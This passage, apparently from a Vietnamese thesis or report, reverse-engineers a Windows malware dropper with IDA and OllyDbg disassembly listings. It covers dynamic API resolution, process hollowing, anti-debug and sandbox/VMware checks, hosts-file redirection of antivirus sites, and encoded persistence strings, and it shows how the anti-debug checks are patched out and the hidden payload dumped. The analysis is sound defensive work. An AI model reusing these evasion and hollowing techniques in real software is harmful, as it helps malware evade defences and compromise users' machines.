


Hình 4-32: Xuất hiện các hàm giải mã

Có nhiều phương pháp để sử lý các hàm giải mã này nhưng phương pháp đơn giản nhất là tiếp tục sử dụng Olly, debug xem các hàm này thực hiển giải mã gì.

Qua vài lượt trace dễ dàng thấy được chương trình giải mã các chuỗi sau, lưu vào stack, lưu vào một số địa chỉ.

Tên các hàm tìm được từ quá trình giải mã chuỗi:



Hình 4- 33: Danh sách các chuỗi được giải mã tìm được bằng Debug

Tiếp tục kết hợp Olly ta xác định được.

Sub_402EE4 là hàm giải mã. Ta định danh lại trong IDA

Sub_4029F4 là hàm tương đương với hàm GetProcessAddress. Ta viết lại tên trong IDA.

Chương trình sử dụng Sub_4029F4 để lấy địa chỉ của các tên hàm đã được giải mã. Lưu vào hàng loạt địa chỉ.

```
CODE:004034E4                                   mov     eax, [ebp+var_50]
CODE:004034E7                                   lea     ecx, [ebp+LockResource]
CODE:004034EA                                   mov     edx, ds:trunggian
CODE:004034F0                                   call    giaima
CODE:004034F5                                   mov     edx, [ebp+LockResource]
CODE:004034F8                                   mov     eax, ds:kernel32
CODE:004034FD                                   call    GetProcAddres
CODE:00403502                                   mov     edx, ds:off_40511C
CODE:00403508                                   mov     [edx], eax
CODE:0040350A                                   lea     edx, [ebp+var_58]
```

Hình 4-34 Sử dụng hàm có chức năng tương tự hàm GetProcAddress để lấy địa chỉ Hàm trong dll (đã viết lại tên thành GetProcAddress ở trong IDA)

Lưu địa chỉ hàm LockResoucre vào offset 40511c.

Ta thực hiện viết lại tên các hàm cho hàng loạt các địa chỉ để dễ dàng hơn cho việc Disasm:

```
004050DC off_4050DC     dd offset ADVAPI32_RegSetValueExA ; DATA XREF: start+0DC↑r
004050E0 off_4050E0     dd offset USER32_GetClipboardData ; DATA XREF: start+817↑r
004050E4 off_4050E4     dd offset WriteProcessMemory ; DATA XREF: start+2EC↑r
004050E8 off_4050E8     dd offset kernel32_GlobalUnlock ; DATA XREF: start+991↑r
004050EC off_4050EC     dd offset ZwUnmapViewOfSection ; DATA XREF: start+121↑r
004050F0 off_4050F0     dd offset CreatProcessA ; DATA XREF: start+3E8↑r
004050F4 off_4050F4     dd offset dword_406860  ; DATA XREF: start+DAF↑r
004050F8 off_4050F8     dd offset USER32_OpenClipboard ; DATA XREF: start+856↑r
004050FC off_4050FC     dd offset ADVAPI32_RegCloseKey ; DATA XREF: start+71B↑r
00405100 off_405100     dd offset Wow64GetThreadContext ; DATA XREF: start+36A↑r
00405104 off_405104     dd offset ADVAPI32_RegOpenKeyA ; DATA XREF: start+65E↑r
00405108 off_405108     dd offset VirtualAllocEx ; DATA XREF: start+286↑r
0040510C off_40510C     dd offset dword_406868  ; DATA XREF: start+CF5↑r
00405110 off_405110     dd offset kernel32_GlobalAlloc ; DATA XREF: start+9D0↑r
00405114 off_405114     dd offset kernel32_GetTempPathA ; DATA XREF: start+61F↑r
00405118 off_405118     dd offset LoadResoucre  ; DATA XREF: start+187↑r
0040511C off_40511C     dd offset LockResoucre  ; DATA XREF: start+1BA↑r
00405120 off_405120     dd offset SizeOfReSoucreA ; DATA XREF: start+220↑r
00405124 off_405124     dd offset VirtualProtectEx ; DATA XREF: start+2B9↑r
00405128 off_405128     dd offset kernel32_GlobalLock ; DATA XREF: start+913↑r
0040512C off_40512C     dd offset USER32_CloseClipboard ; DATA XREF: start+895↑r
00405130 off_405130     dd offset ReadProcessMemory ; DATA XREF: start+32B↑r
00405134 off_405134     dd offset kernel32_GetModuleFileNameA ; DATA XREF: start+562↑r
00405134                                        ; start+E07↑r
00405138 off_405138     dd offset ADVAPI32_RegCreateKeyExA ; DATA XREF: start+69D↑r
0040513C off_40513C     dd offset ADVAPI32_RegOpenKeyExA ; DATA XREF: start+75A↑r
00405140 off_405140     dd offset FreeResoucre  ; DATA XREF: start+1ED↑r
00405144 off_405144     dd offset kernel32_GetEnvironmentVariableA
00405144                                        ; DATA XREF: start+5E0↑r
00405148 off_405148     dd offset kernel32_GlobalSize ; DATA XREF: start+952↑r
0040514C off_40514C     dd offset USER32_SetClipboardData ; DATA XREF: start+8D4↑r
00405150 off_405150     dd offset dword_406864  ; DATA XREF: start+C3B↑r
00405154 off_405154     dd offset kernel32_GetWindowsDirectoryA
00405154                                        ; DATA XREF: start+523↑r
00405158 off_405158     dd offset kernel32_GetCommandLineA ; DATA XREF: start+4E4↑r
0040515C off_40515C     dd offset TemriteProcess ; DATA XREF: start+466↑r
```

Hình 4-35: Viết lại tên hàng loạt các địa chỉ

Tiền hành find refer. Ta xác định được một số công tác chính của chương trình như sau.

Sub_ 4025D4 thực hiện dùng hàm FileAttributesA kiểm tra thuộc tính các file, sửa lại các thuộc tính file để ẩn ...

Sub_402B88, 402AF0 tiến hành load Resoucre chứa các binary của các virus.

Sub_ 402734 tiến hành: tạo một process mới, supend Process vừa tạo write lại process thành exe mới, resumprocess với chức năng nhiệm vụ mới.

```
CODE:004028C3                push    4
CODE:004028C5                lea     eax, [ebp+var_C]
CODE:004028C8                push    eax
CODE:004028C9                mov     eax, ds:dword_406828
CODE:004028CE                add     eax, 8
CODE:004028D1                push    eax
CODE:004028D2                mov     eax, ds:dword_406730
CODE:004028D7                push    eax
CODE:004028D8                call    ds:WriteProcessMemory
CODE:004028DE                mov     eax, [ebp+var_1C]
CODE:004028E1                mov     eax, [eax+28h]
CODE:004028E4                add     eax, [ebp+var_C]
CODE:004028E7                mov     ds:dword_406834, eax
CODE:004028EC                push    offset dword_406784
CODE:004028F1                mov     eax, ds:Hanle
CODE:004028F6                push    eax
CODE:004028F7                call    ds:SetThreadContext
CODE:004028FD                cmp     eax, 1
CODE:00402900                sbb     eax, eax
CODE:00402902                inc     eax
CODE:00402903                test    al, al
CODE:00402905                jz      short loc_402915
CODE:00402907                mov     eax, ds:Hanle
CODE:0040290C                push    eax             ; _DWORD
CODE:0040290D                call    ds:ResumThread
CODE:00402913                jmp     short loc_402923
```

Load bằng ollydbg Break Point tại 402734 để đợi xem nó write gì nhưng không thành công, vậy là có hàm check debug. Trace into từng bước, dặt Break Point tại các hàm khả nghi, có refer đến hàm exit process. Ta xác định được:

Sub_4016F8 được call tại 0040412B là hàm check debug. jnz loc_404373 là jump đến cuối chương trình thực hiện exit process.

```
00404125   8B15 CC6C4000    MOV EDX,DWORD PTR DS:[406CCC]
0040412B   E8 C8D5FFFF      CALL 004016F8
00404130   0F85 3D020000    JNZ 00404373
00404136   E8 99E4FFFF      CALL 004025D4
0040413B   84C0             TEST AL,AL
0040413D   0F85 30020000    JNZ 00404373
```


Hình 4-36: Gọi Hàm check debug

Tiến hành sửa đổi bằng cách sửa lệnh các thành các lệnh gọi hàm NOP.

```
00404125   8B15 CC6C4000    MOV EDX,DWORD PTR DS:[406CCC]
0040412B   90               NOP
0040412C   90               NOP
0040412D   90               NOP
0040412E   90               NOP
0040412F   90               NOP
00404130   0F85 3D020000    JNZ 00404373
```

Hình 4-37: Gọi hàm NOP

Tiếp tục run chương trình dừng lại ở 404364 nơi mà ta đã đặt break point lời gọi hàm thực hiện rewrite process. Tiếp tục trace vào trong hàm đặt thêm một số break point tại các hàm API WriteProcessMemory ta xác định được buffer (vùng nhớ lưu các dữ liệu được write lại).



Hình 4-38: Xác định được vùng buffer


Tại vùng dững liệu 184260 chứa hàng loạt dữ liệu có cấu trúc là một PE file, hiển nhiên đây là thứ ta cần tìm, chính là modul hoạt động chính của chương trình được viết lại vào một process mới.

Save Data bằng cách Backup-> save data to file

File cần lấy bắt đầu từ offset 184260


Hình 4-39: Lưu file cần lấy bắt đầu từ offset 184260

Vùng dữ liệu bắt đầu từ 15e000. Như vậy sau khi save ra PE file ta cần bắt đầu từ 184260-15e000:26260. Ta dùng một trương trình edit lại file dữ liệu vừa save ra:




Hình 4-40: Sửa lại file với hexeditor

Xóa hết các dữ liệu ở phía trên đi rồi save lại.



Hình 4-41: Kiểm tra với file vừa sửa

File viết bằng Visual C++ 5/6 vẫn bị lỗi ta kiểm tra lại. Phần đầu ta đã sửa lại xóa hết dữ liệu thừa. Vậy rất có thể phần cuối thừa dữ liệu. Ta xem các section của file xem raw offset kết thúc ở đâu:



Hình 4-42: Xem các section của file

Rawdata của section cuối B000, size 3000. Vậy file kết thúc tại B000+3000 = E000. Ta lại dùng hexedit xóa hết phần dữ liệu bắt đầu từ E000.

Vậy là ta đã có được File hoàn chỉnh. File này mới là file chính thực hiện mọi nhiệm vụ của chương trình.

Tiếp tục phân tích file mới tìm được này. Load chương trình này vào IDA, IDA dừng lại ở hàm Main.

```
push    edx
push    esi
push    edi
call    GetFunction
call    checkSafeSys
call    Kiemtramayao
test    eax, eax
jnz     loc_402A52
call    checkdebug
test    al, al
jnz     loc_402A52
call    ds:GetCurrentProcess
mov     esi, eax
push    esi
call    checkDebug2
cmp     al, 1
pop     ecx
```

Hình 4-43: Dừng lại ở hàm Main

Kiểm tra hàm đầu tiên là hàm thực hiện GetProcessAddress hàng loạt các hàm ở các thư viện Kernel32,User32, advapi32.dll, shell32.dll,mdr.dll, dnsapi.dll …

Lưu vào các địa chỉ:

Hình 4-44: Lưu các địa chỉ

sub_4013C tiếp theo thực hiện kiểm tra hàng loạt các chương trình analysis như: WireShark,TCPview, Process monitor, file mon. (kiểm tra bằng các phương pháp cơ bản như: Registry search, EnumProcess-search…)

Ví dụ Registry search:

```
sub     esp, 44h
push    ebx
push    esi
mov     eax, 10000h
push    edi
push    eax             ; Size
mov     [ebp+NewSize], eax
call    ds:malloc
mov     [ebp+Memory], eax
mov     [esp+60h+var_60], 310h
push    0E6h
lea     eax, [ebp+ValueName]
push    offset Format   ; "%d %d"
push    eax             ; Dest
call    ds:sprintf
add     esp, 10h
lea     eax, [ebp+NewSize]
mov     esi, ds:RegQueryValueExA
xor     ebx, ebx
push    eax             ; lpcbData
lea     eax, [ebp+ValueName]
push    [ebp+Memory]    ; lpData
push    ebx             ; lpType
push    ebx             ; lpReserved
push    eax             ; lpValueName
push    80000004h       ; hKey
call    esi ; RegQueryValueExA
mov     edi, 0EAh
```

Hình 4-45: Registry search

Hàm sub_4049B9 hàm kiểm tra sanbox, vnware..

```
.text:004049B9 pcbBuffer       = dword ptr -4
.text:004049B9
.text:004049B9                 push    ebp
.text:004049BA                 mov     ebp, esp
.text:004049BC                 sub     esp, 94h
.text:004049C2                 push    esi
.text:004049C3                 lea     eax, [ebp+pcbBuffer]
.text:004049C6                 push    edi
.text:004049C7                 push    eax             ; pcbBuffer
.text:004049C8                 lea     eax, [ebp+Str]
.text:004049CE                 mov     [ebp+var_14], offset aSandbox ; "sandbox"
.text:004049D5                 push    eax             ; lpBuffer
.text:004049D6                 mov     [ebp+var_10], offset aHoney ; "honey"
.text:004049DD                 mov     [ebp+var_C], offset aVmware ; "vmware"
.text:004049E4                 mov     [ebp+var_8], offset aCurrentuser ; "currentuser"
.text:004049EB                 mov     [ebp+pcbBuffer], 80h
.text:004049F2                 call    ds:GetUserNameA
.text:004049F8                 lea     eax, [ebp+Str]
.text:004049FE                 push    eax             ; lpsz
.text:004049FF                 call    ds:CharLowerA
.text:00404A05                 xor     edi, edi
.text:00404A07                 lea     esi, [ebp+var_14]
```

Hình 4-46: Kiểm tra môi trường ảo

sub_404C01, sub_404A31 là 2 sub kiểm tra debug(dùng hàm ZwQuerySystemInformation, ZwQueryInformationProcess)

Sửa tên đánh dấu lại khi nào debug ta patch nop các hàm này lại.

Tiếp theo là một hàm sub_ 404C26 với trách nhiệm edit lại file host thêm hàng loạt các trang web của các hãng antivirus trỏ về địa chỉ 127.0.0.1 ngăn cản ta down các phần mềm diệt virus.

Openfile host:

```
::00404C27          push    ebp
::00404C28          mov     ebp, ds:fopen
::00404C2E          push    esi
::00404C2F          push    edi
::00404C30          mov     esi, offset Filename ; "\\WINDOWS\\System32\\drivers\\etc\\hosts"
::00404C35          push    offset Mode     ; "r"
::00404C3A          push    esi             ; Filename
::00404C3B          call    ebp ; fopen
::00404C3D          mov     edi, eax
```

Hình 4-47: Openfile host

Printf thêm các chuỗi vào:

```
ext:00404C98        jz      loc_404E42
ext:00404C9E        mov     esi, ds:fprintf
ext:00404CA4        push    offset a127_0_0_1Www_s ; "\n127.0.0.1\twww.symantec.com\n"
ext:00404CA9        push    edi             ; File
ext:00404CAA        call    esi ; fprintf
ext:00404CAC        push    offset a127_0_0_1Secur ; "127.0.0.1\tsecurityresponse.symantec.com"...
ext:00404CB1        push    edi             ; File
ext:00404CB2        call    esi ; fprintf
ext:00404CB4        push    offset a127_0_0_1Syman ; "127.0.0.1\tsymantec.com\n"
ext:00404CB9        push    edi             ; File
ext:00404CBA        call    esi ; fprintf
ext:00404CBC        push    offset a127_0_0_1Www_0 ; "127.0.0.1\twww.sophos.com\n"
ext:00404CC1        push    edi             ; File
ext:00404CC2        call    esi ; fprintf
ext:00404CC4        push    offset a127_0_0_1Sopho ; "127.0.0.1\tsophos.com\n"
ext:00404CC9        push    edi             ; File
ext:00404CCA        call    esi ; fprintf
ext:00404CCC        push    offset a127_0_0_1Www_m ; "127.0.0.1\twww.mcafee.com\n"
ext:00404CD1        push    edi             ; File
ext:00404CD2        call    esi ; fprintf
ext:00404CD4        push    offset a127_0_0_1Mcafe ; "127.0.0.1\tmcafee.com\n"
ext:00404CD9        push    edi             ; File
ext:00404CDA        call    esi ; fprintf
ext:00404CDC        push    offset a127_0_0_1Liveu ; "127.0.0.1\tliveupdate.symanteclive update"...
ext:00404CE1        push    edi             ; File
ext:00404CE2        call    esi ; fprintf
ext:00404CE4        add     esp, 40h
ext:00404CE7        push    offset a127_0_0_1Www_v ; "127.0.0.1\twww.viruslist.com\n"
ext:00404CEC        push    edi             ; File
ext:00404CED        call    esi ; fprintf
ext:00404CEF        mov     ebx, offset a127_0_0_1Virus ; "127.0.0.1\tviruslist.com\n"
ext:00404CF4        push    ebx             ; Format
```


Hình 4-48: In thêm các chuỗi

Ô tiếp theo xuất hiện vài hàm giải mã để lấy các khóa registry cần đăng ký. Ta debug lấy các chuỗi giải mã được.

```
.text:004027D9          lea     eax, [ebp+Filename]
.text:004027DF          push    esi             ; nSize
.text:004027E0          push    eax             ; lpFilename
.text:004027E1          push    ebx             ; lpModuleName
.text:004027E2          call    ds:GetModuleHandleA
.text:004027E8          push    eax             ; hModule
.text:004027E9          call    ds:GetModuleFileNameA
.text:004027EF          lea     eax, [ebp+CurrentDirectory]
.text:004027F5          push    esi             ; nSize
.text:004027F6          push    eax             ; lpDst
.text:004027F7          push    offset Windir_  ; "¦íÆõƒÆë¦"
.text:004027FC          call    GiaiMa
.text:00402801          pop     ecx
.text:00402802          push    eax             ; lpSrc
.text:00402803          call    ds:ExpandEnvironmentStringsA
.text:00402809          mov     esi, offset Tskconf_exe ; "»êÉÿöò¥+PâP"
.text:0040280E          push    esi             ; Source
.text:0040280F          call    GiaiMa
.text:00402814          push    eax
.text:00402815          lea     eax, [ebp+CurrentDirectory]
.text:0040281B          push    eax
.text:0040281C          lea     eax, [ebp+ApplicationName]
.text:00402822          push    offset aSS      ; "%s\\%s"
.text:00402827          push    eax             ; Dest
.text:00402828          call    ds:sprintf
.text:0040282E          push    esi             ; Source
.text:0040282F          call    GiaiMa
.text:00402834          push    eax
.text:00402835          lea     eax, [ebp+CurrentDirectory]
.text:0040283B          push    eax
.text:0040283C          call    HideFile
.text:00402841          add     esp, 20h
.text:00402844          test    eax, eax
.text:00402846          jz      loc_402A0C
.text:0040284C          lea     eax, [ebp+hKey]
.text:0040284F          push    ebx             ; lpdwDisposition
.text:00402850          mov     edi, ds:RegCreateKeyExA
.text:00402856          push    eax             ; phkResult
.text:00402857          push    ebx             ; lpSecurityAttributes
.text:00402858          push    0F003Fh         ; samDesired
```

Hình 4-49: Xuất hiện hàm giải mã để lấy khóa registry

Hàm giải mã có địa chỉ: 4048f9



Hình 4-50: Hàm giải mã có địa chỉ 4048f9

Lần lượt check các hàm giải mã ta lấy hết luôn các chuỗi cần giải mã:

```
.data:0040B5CC ; char Tskconf_exe[]
.data:0040B5CC Tskconf_exe      db '»êÉÿöò¥+PâP',0
.data:0040B5D8 ; char Tskconf[]
.data:0040B5D8 Tskconf          db '»êÉÿöò¥',0
.data:0040B5D8
.data:0040B5E0 ; char Windir_[]
.data:0040B5E0 Windir_          db '¦îÆòƒÆë¦',0
.data:0040B5E9                  align 4
.data:0040B5EC ; char MSN[]
.data:0040B5EC MSN              db '+¦êò+',0
.data:0040B5EC
.data:0040B5F2                  align 4
.data:0040B5F4 ; char crack_exe[]
.data:0040B5F4 crack_exe        db '+ëÜÿÉ+PâP',0
.data:0040B5FE                  align 10h
.data:0040B600 ; char usb_driver_com[]
.data:0040B600 usb_driver_com   db 'ÄêÖñƒëÆìPë+ÿöû',0
.data:0040B60F                  align 10h
.data:0040B610 new_g0v_me       db 'òPî+£-ì+ûP',0
```

Hình 4- 51: Kiểm tra hàm giả mã để lấy chuỗi cần giải mã

Dùng chuỗi vừa giải mã được là filename:

```
.text:00402802                  push    eax             ; lpSrc
.text:00402803                  call    ds:ExpandEnvironmentStringsA
.text:00402809                  mov     esi, offset Tskconf_exe ; "»êÉÿöò¥+PâP"
.text:0040280E                  push    esi             ; Source
.text:0040280F                  call    GiaiMa
.text:00402814                  push    eax
.text:00402815                  lea     eax, [ebp+CurrentDirectory]
.text:0040281B                  push    eax
.text:0040281C                  lea     eax, [ebp+ApplicationName]
.text:00402822                  push    offset aSS      ; "%s\\%s"
.text:00402827                  push    eax             ; Dest
.text:00402828                  call    ds:sprintf
.text:0040282E                  push    esi             ; Source
.text:0040282F                  call    GiaiMa
.text:00402834                  push    eax
.text:00402835                  lea     eax, [ebp+CurrentDirectory]
.text:0040283B                  push    eax
.text:0040283C                  call    HideFile
.text:00402841                  add     esp, 20h
.text:00402844                  test    eax, eax
